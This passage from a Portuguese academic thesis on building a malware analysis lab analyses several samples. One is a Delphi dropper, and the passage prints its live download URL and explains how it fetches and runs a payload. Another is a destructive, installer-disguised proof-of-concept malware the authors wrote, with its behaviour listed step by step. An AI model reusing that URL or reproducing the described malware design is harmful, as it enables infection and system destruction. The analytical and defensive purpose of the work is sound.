A junção dos resultados da Análise Comportamental, a qual não encontrou nenhum movimento suspeito por parte do arquivo analisado, com os da Engenharia Reversa, que verificou apenas a presença de uma função de *callback* que não apresentava nenhuma instrução prejudicial ao sistema, não foi suficiente para considerar o arquivo como malicioso.

9.3.4 Resultado do VirusTotal

Como pode ser visto na Figura 49, nenhum dos 42 antivírus que o escanearam consideram o artefato 3 um *malware*.

Figura 49: *Estatísticas do artefato 3 geradas no VírusTotal*

9.4 Artefato 4

O artefato 4 é chamado “nopack”. Após sua execução, aparentemente apenas o arquivo desaparece. Após tornar os arquivos ocultos visíveis, observa-se que ele apenas está oculto no mesmo local.

9.4.1 Análise Comportamental

- *Process Explorer*

  Não foi possível realizar análises profundas com o *Process Explorer*. O tempo de vida do processo era curto o suficiente para impedir qualquer verificação das DLLs que ele acessou.

- *Regshot*

  Os únicos registros modificados após a execução do arquivo são registros do próprio evento do *Regshot*. O programa executado em si aparentemente não modificou nada.

Sendo assim, pela Análise Comportamental, esse código não possui indícios para ser considerado malicioso.

9.4.2 Engenharia Reversa

Inicialmente, foi analisada a Lista de *Strings* do arquivo, a qual pode ser vista na Figura 50.




Figura 50: *Lista de Strings do “nopack”*

Algumas *strings* encontradas dão pistas da criação e do funcionamento do programa:

- Software\\Borland\\Delphi\\Locales

  Informa o compilador (Borland) e a linguagem (Delphi)

- C:\\Arquivos de Programas\\Internet Explorer\\Iexplore.exe http://www.google.com

  O programa manda executar o Internet Explorer e abre a página do Google

- C:\\FlashPlayer.exe

  O programa manda executar o FlashPlayer

- http://www.nmhp-hc.org/k0I.jpg

  O programa acessa esse site

Porém, apenas com as *strings*, não pode-se concluir nada.

A Lista de Funções Importadas pode ser vista abaixo na Figura 51:




Figura 51: *Lista de Funções Importadas do "nopack"*

Vê-se que existem muitas funções que mexem com o registro, além da URLDownloadTo-FileA, que baixa um arquivo e salva na máquina.

Foi gerado, então, o Grafo de Fluxo de Controle para uma análise mais aprofundada do funcionamento do arquivo. Uma parte dele pode ser vista na Figura 52.

Foi visto que, realmente, através da função WinExec, tanto o Internet Explorer quanto o FlashPlayer são abertos.

Ao ser analisada a função **sub_407EBC**, pôde ser entendido como o programa funciona inicialmente: ele abre o Internet Explorer e faz o *download* do arquivo contido no endereço "http://www.nmhp-hc.org/k0I.jpg", salvando-o no caminho C:\\FlashPlayer.exe. Após isso, o programa executa esse arquivo baixado.

Foi realizada uma pesquisa pela reputação do domínio "http://www.nmhp-hc.org/k0I.jpg" pela web, e foi constatado que esse site é conhecido por disseminar *malwares*. Os resultados dessa pesquisa podem ser vistos na Figura 53 e na 54.





Figura 52: *Parte do Grafo de Fluxo de Controle do "nopack"*



Shared Domains

TopLevelDomain	Domain	Domain.Trust	IpAddress	Domain.FirstSeen	Domain.LastSeen
ORG	nmhp-hc.org		74.208.150.112	2010-07-08	2010-07-08
ORG	www.nmhp-hc.org		74.208.150.112	2010-07-10	2010-07-10

Figura 53: *Resultado coletado do site "http://www.malwaregroup.com/"*




Figura 54: *Resultado coletado do site "http://www.mywot.com/"*

Dessa forma, a Engenharia Reversa mostra que o “nopack” é um *malware* que baixa outros *malwares*. Portanto, ela o considera como malicioso.

9.4.3 Resultado da Metodologia

Juntando-se os resultados da Análise Comportamental com os da Engenharia Reversa, chega-se à conclusão de que o “nopack” é malicioso.

9.4.4 Resultado do VirusTotal

Como pode ser visto na Figura 55, 33 dos 42 antivírus que o escanearam consideram o artefato 4 um *malware*.




Figura 55: *Estatísticas do artefato 4 geradas no VírusTotal*

9.5 Artefato 5

O quinto artefato a ser analisado foi gerado durante a criação desse trabalho. Seu código-fonte pode ser visto no Apêndice A. Ele servirá como prova de conceito, comprovando a eficácia da metodologia de detecção de *malware* e mostrando que, para combater um *malware*, deve-se saber como ele funciona e, por consequência, aprende-se a criá-lo.

O *malware* criado foi denominado **Windows Live Messenger 2009 Setup** e foi feito em NSIS (*Nullsoft Scriptable Install System*), um sistema *open source* profissional para criar instaladores para *Windows*. Esse sistema foi desenvolvido para ser o menor e mais flexível possível para ser rapidamente compartilhado pela Internet.

O NSIS é um sistema baseado em *scripts* e permite a criação de lógicas para os mais complexos passos de uma instalação.

Segue abaixo um resumo do funcionamento do *malware*:

1. Verifica a conexão com a Internet. Caso não haja, ele tenta conectar o computador via *Dialer*
2. Baixa o arquivo original de instalação do *Windows Live Messenger 2009* - o *malware* se disfarça de instalador, por isso foi dado aquele nome ao arquivo - e o executa
3. Desativa o *Firewall* do *Windows*, para um possível ataque posterior
4. Tenta fechar o antivírus Avast
5. Deleta arquivos do sistema essenciais para seu funcionamento, como *drivers* e arquivos do *system32*

Quando o **Windows Live Messenger 2009 Setup** é executado, abre-se o instalador representado na Figura 56.




Figura 56: *Instalador em execução*

Após a sua execução, observa-se que a maioria dos programas que se tenta rodar não funciona, pois pedem DLLs que faltam no sistema. Ao reiniciá-lo, a tela representada na Figura 57 é exibida, mostrando que o sistema está incapacitado de iniciar.

9.5.1 Análise Comportamental

- *Process Explorer*

  A seguir, a lista de DLLs suspeitas obtidas pelo *Process Explorer*. Ela só pode ser observada utilizando-se uma fotografia da tela (Figura 58), uma vez que o processo se encerrava rapidamente.




Figura 57: *Sistema incapaz de iniciar após execução do artefato*

Name	Description	Company Name	Version
advapi32.dll	API de base do Windows 32 avan...	Microsoft Corporation	5.1.2600.5512
apphelp.dll	Application Compatibility Client Libr...	Microsoft Corporation	5.1.2600.5512
clbcatq.dll		Microsoft Corporation	2001.12.4414.700
comctl32.dll	Common Controls Library	Microsoft Corporation	5.82.2900.5512
comctl32.dll	User Experience Controls Library	Microsoft Corporation	6.0.2900.5512
comres.dll		Microsoft Corporation	2001.12.4414.700
crypt32.dll	Crypto API32	Microsoft Corporation	5.131.2600.5512
cryptui.dll	Interface de usuário do fornecedor...	Microsoft Corporation	5.131.2600.5512
ctype.nls			
dnsapi.dll	DNS Client API DLL	Microsoft Corporation	5.1.2600.5512
gdi32.dll	GDI Client DLL	Microsoft Corporation	5.1.2600.5512
hnetcfg.dll	Gerenciador de configurações de r...	Microsoft Corporation	5.1.2600.5512
imagehlp.dll	Windows NT Image Helper	Microsoft Corporation	5.1.2600.5512
kernel32.dll	DLL cliente da API BASE do Wind...	Microsoft Corporation	5.1.2600.5512
locale.nls			
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	5.1.2600.5512
MSCTF.dll	DLL de servidor MSCTF	Microsoft Corporation	5.1.2600.5512
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	7.0.2600.5512
mswsock.dll	Fornecedor de serviços do Micros...	Microsoft Corporation	5.1.2600.5512
netapi32.dll	Net Win32 API DLL	Microsoft Corporation	5.1.2600.5512
ntdll.dll	DLL de nível do NT	Microsoft Corporation	5.1.2600.5512
ole32.dll	Microsoft OLE para Windows e Wi...	Microsoft Corporation	5.1.2600.5512
oleaut32.dll		Microsoft Corporation	5.1.2600.5512
psapi.dll	Process Status Helper	Microsoft Corporation	5.1.2600.5512
rasadhlp.dll	Remote Access AutoDial Helper	Microsoft Corporation	5.1.2600.5512
rasapi32.dll	API de acesso remoto	Microsoft Corporation	5.1.2600.5512
rasman.dll	Remote Access Connection Mana...	Microsoft Corporation	5.1.2600.5512
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	5.1.2600.5512
rtutils.dll	Routing Utilities	Microsoft Corporation	5.1.2600.5512
secur32.dll	Security Support Provider Interface	Microsoft Corporation	5.1.2600.5512
setupapi.dll	API de instalação do Windows	Microsoft Corporation	5.1.2600.5512
shdocvw.dll	Biblioteca Shell de controles e obje...	Microsoft Corporation	6.0.2900.5512
shell32.dll	DLL comum do Shell do Windows	Microsoft Corporation	6.0.2900.5512
shfolder.dll	Shell Folder Service	Microsoft Corporation	6.0.2900.5512
shlwapi.dll	Biblioteca de utilitário abreviado pa...	Microsoft Corporation	6.0.2900.5512
snxhk.dll	avast! snxhk	AVAST Software	7.0.1426.0
sortkey.nls			
sorttbls.nls			
tapi32.dll	DLL cliente da API de telefonia do ...	Microsoft Corporation	5.1.2600.5512
unicode.nls			
urlmon.dll	Extensões OLE32 para Win32	Microsoft Corporation	6.0.2900.5512
user32.dll	DLL de Cliente API de usuário Win...	Microsoft Corporation	5.1.2600.5512
userenv.dll	Userenv	Microsoft Corporation	5.1.2600.5512
uxtheme.dll	Biblioteca UxTheme Microsoft	Microsoft Corporation	6.0.2900.5512
version.dll	Version Checking and File Installati...	Microsoft Corporation	5.1.2600.5512

Figura 58: *Fotografia do Process Explorer em execução*

- **snxhk.dll:** Por se tratar de uma DLL do antivírus *Avast* (ARQUIVO.WIKI.BR, 2012), é estranho que seja chamada por um processo que supostamente apenas fará *download* do *Windows Live Messenger*.
- **uxtheme.dll:** Na mesma linha de raciocínio da DLL anterior, não faz sentido um *downloader* do *Windows Live Messenger* chame uma DLL de alteração de temas do *Windows* (GHEDIN, 2008).

Além disso, várias das DLLs consideradas críticas para o sistema são acessadas (elas estão listadas na seção 4.4 deste trabalho).

- *Regshot*

Em uma primeira execução, tentou-se fotografar os registros pela segunda vez após o *downloader* encerrar sua ação. O que se observou foi que nem o navegador *web* ou o bloco de notas abriram (vide Figura 59).




Figura 59: *Chrome incapaz de executar*

Restou como alternativa realizar uma análise menos precisa do registro do sistema, tirando a segunda fotografia dos registros durante a execução do *downloader*, mas após o encerramento do processo do artefato de acordo com o *Process Explorer*.

Verificou-se a existência dos seguintes valores modificados:

- StandardProfile\\EnableFirewall: 0x00000000

  Desliga o *Firewall* do Sistema.

- SharedAccess\\Epoch\\Epoch

  É ativado para a necessidade de compartilhar arquivos. Nesse caso, não é suspeito por se tratar de um *downloader*.

Após todos esses comportamentos maliciosos mostrados pelo arquivo, pode-se dizer que o artefato é considerado um *malware* pela Análise Comportamental.

9.5.2 Engenharia Reversa

Como princípio de análise, se tentou obter alguma informação na Lista de Funções Importadas, mas sem sucesso, já que a grande maioria das funções não foram identificadas pelo *debugger*.

Utilizando-se da Lista de Nomes para a obtenção de informações sobre o arquivo, encontrou-se o "NSIS Error", o qual indica que o programa foi feito em NSIS.

Através da análise da Lista de Strings, pôde se notar muitas *strings* que justificam os comportamentos mostrados quando o arquivo foi executado:

- DeleteFileA: apagamento de arquivo
- ReadFile: leitura de arquivo
- WriteFile: escrita em arquivo
- RemoveDirectoryA: remoção de diretório
- RegSetValueExA, RegDeleteValueA, RegCreateKeyExA, RegDeleteKeyA, RegOpenKeyExA: manipulação total de arquivos do registro - modificação, criação e apagamento
- ShellExecuteA: executa um programa da máquina

As *strings* citadas anteriormente mostram que o artefato modifica e apaga os mais diversos arquivos da máquina. Lembrando o fato de que, após a execução do programa, DLLs passam a faltar, pode-se pressupor que são apagados arquivos importantes, como as bibliotecas contidas na pasta *system32*.

É incomum que um arquivo não malicioso faça tantas manipulações em diretórios e registros.

Outro fato importante é que o arquivo executa outro programa. Caso fosse somente um instalador, não haveria essa necessidade de execução.

O Gráfico de Fluxo de Controle mostrou muitas vezes a utilização do "DeleteFileA" nas mais diversas funções do programa.

Através da colocação de um *breakpoint* no início do código, foi visto que uma grande quantidade de DLLs são executadas, indicando a existência de função de *callback*. As DLLs cujas presenças chamaram atenção serão relatadas abaixo.

A DLL Dialer serve para realizar conexão com a Internet. A DLL NSISdl é utilizada para se fazer *downloads* de arquivos.

Comportamentalmente, foi visto que um novo arquivo, denominado **wlsetup-custom**, apareceu no mesmo diretório do programa. Ele é o verdadeiro instalador do *Windows Live Messenger 2009*, que foi baixado e executado.

Dessa forma, vê-se que a execução do instalador serve para disfarçar o que o programa está fazendo na máquina, que é deletando arquivos e tendo outras atitudes maliciosas.

Com todos esses indícios encontrados com a Engenharia Reversa, pode-se dizer que o programa é malicioso.

9.5.3 Resultado da Metodologia

Levando em consideração os resultados obtidos na Análise Comportamental e na Engenharia Reversa, além do próprio estado do sistema operacional após a execução do artefato, o **Windows Live Messenger 2009 Setup** é um *software* malicioso.

9.5.4 Resultado do VirusTotal

Mesmo com todos esses comportamentos maliciosos, apenas um antivírus, o Kaspersky, dos 40 que o analisaram, o reconheceu como *malware*. Esse resultado pode ser visto nas Figuras 60 e 61.




Figura 60: *Estatísticas do artefato 5 geradas no VírusTotal*




Figura 61: *Kaspersky, o único antivírus que o identificou como malware*

10 Conclusão

A Guerra Cibernética já é uma realidade. Os governos devem estar preparados para ataques de **cibercriminosos** e **hacktivistas** e, de acordo com a sua missão de defesa e dada a sua posse de informações sigilosas, o Exército Brasileiro deve realizar a prevenção e proteção contra esses ataques.

O principal objetivo deste trabalho - criar uma infraestrutura de laboratório de análise de *malware* - foi cumprido com êxito. Toda a estrutura necessária para o laboratório foi descrita ao longo dos Capítulos 2 a 8 e a metodologia para detecção de pragas virtuais foi testada no Capítulo 9, obtendo sucesso no processo de identificação.

Como pôde ser visto, a existência de analistas no processo de detecção de *malware* é imprescindível. A análise automatizada possui falhas e, nesses momentos, a criatividade humana é fator valioso, necessário e decisivo para o resultado positivo da análise.

Outro produto foi obtido com sucesso: a construção de um código malicioso. Utilizando recursos da linguagem NSIS, algumas técnicas comuns em *malwares* foram implementadas. Saber construir um código malicioso é, certamente, um conhecimento poderoso para a identificação e contenção de programas de igual natureza.

É importante ressaltar que todos os *softwares* para aplicação da metodologia são de licença livre, sendo assim adequados à política do Exército Brasileiro de uso de *softwares*.

Entrando no aspecto de trabalhos futuros, por ser um passo inicial na construção de um laboratório de análise de *malware*, esse trabalho serve como base para vários novos projetos. Os principais consistem na construção de *softwares* próprios para os diversos passos da análise de *malware*. Apesar de suas licenças serem livres hoje, futuramente podem deixar de ser.

O próprio aprimoramento da metodologia é um trabalho que deve ser realizado constantemente. Novos *malwares* mais evoluídos surgem a todo momento e as técnicas de defesa devem crescer conjuntamente com eles.

Referências

ALVES, C. **Monitorando alterações do registro**. 2008. Disponível em: <http://portatil.jaca.com.br/2008/12/06/monitorando-alteracoes-do-registro/>.

ARQUIVO.WIKI.BR. **Como resolver erros relacionados com o arquivo snxhk**. 2012. Disponível em: <http://www.arquivo.wiki.br/processo/snxhk.dll.html>.

ASSUNCAO, M. **Sniffers**. 2012. Disponível em: <http://www.invasao.com.br/coluna-marcos-17.htm>.

BACHAALANY, E. **Detect if your program is running inside a Virtual Machine**. 2005.

BAECHER, P. et al. **The Nepenthes Platform: An Effcient Approach to Collect Malware**. 2006.

BATISTELA, V.; TRENTIN, M. A. S. **Identificação e Análise de Tráfego Malicioso Através do Uso de *Honeypots***. 2009.

BECEIRO, F. P. **Características dos Vírus Polimórficos**. 2008. Disponível em: <http://www.superdicas.com.br/infovir/polimorfico.asp>.

BIRCK, F. **Estrutura e Funcionamento de um Executável**. 2007. Disponível em: <http://www.fergonez.net/files/tut_win32_exe.pdf>.

CARDOSO, L. P. **Vírus Polimórficos**. 2011. Disponível em: <http://www.gta.ufrj.br/ensino/eel879/trabalhos_vf_2011_2/cardoso/index.php?file=apresentacao>.

CGI. **O que é spam?** 2012. Disponível em: <http://www.antispam.br/conceito>.

FILHO, D. S. F. et al. **Análise Comportamental de Código Malicioso Através da Monitoração de Chamadas de Sistema e Tráfego de Rede**. 2010. Disponível em: <http://www.las.ic.unicamp.br/paulo/papers/2010-SBSEG-dario.fernandes-andre.gregio-vitor.afonso-rafael.santos-mario.jino-analise.malware.pdf>.

FONSECA, G. **Antivirus: Acabe com eles**. 2006. Disponível em: <http://www.forumpcs.com.br/comunidade/viewtopic.php?t=184052>.

FOSSI, M. et al. **Symantec Internet Security Threat Report**. *XVI, April*, 2011.

GHEDIN, R. P. **Visual styles (uxtheme.dll) para o Windows XP SP3**. 2008. Disponível em: <http://www.winajuda.com/2008/05/07/visual-styles-uxthemedll-para-o-windows-xp-sp3/>.

GOLDANI, C. A. ***Malwares***. Abril 2005. Disponível em: <http://www.barbacena.com.br/tonmaster/downloads/Malware.pdf>.

INC., C. C. **Free Javascript Obfuscator**. 2010. Disponível em: <http://javascriptobfuscator.com/default.aspx>.

